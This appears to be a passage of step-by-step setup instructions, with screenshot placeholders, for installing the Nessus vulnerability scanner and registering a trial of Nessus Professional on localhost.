

Using Nessus:



- When the installation is finished, the webpage shown in the attached screenshot will open.



- Make sure to choose "Connect via SSL."
- After that, a page will show up, and you should select "Advanced" and then click "Continue to localhost(unsafe)".



- The subsequent window, as illustrated in the screenshot, will appear. Proceed by selecting "Continue."



- Choose "Start a trial of Nessus Professional" and then click on "Continue."



- Please utilize a corporate email address (e.g., an email ending with @google.com or @yahoo.com is not permissible).
- Subsequently, input the necessary account information and then select "Start Trial."



- At this point, the trial license information will be displayed. Proceed by selecting "Continue".
- Next, configure the username and password within the "User Accounts" section, then proceed by clicking on "Submit."



- Following that, you'll observe Nessus downloading plugins.

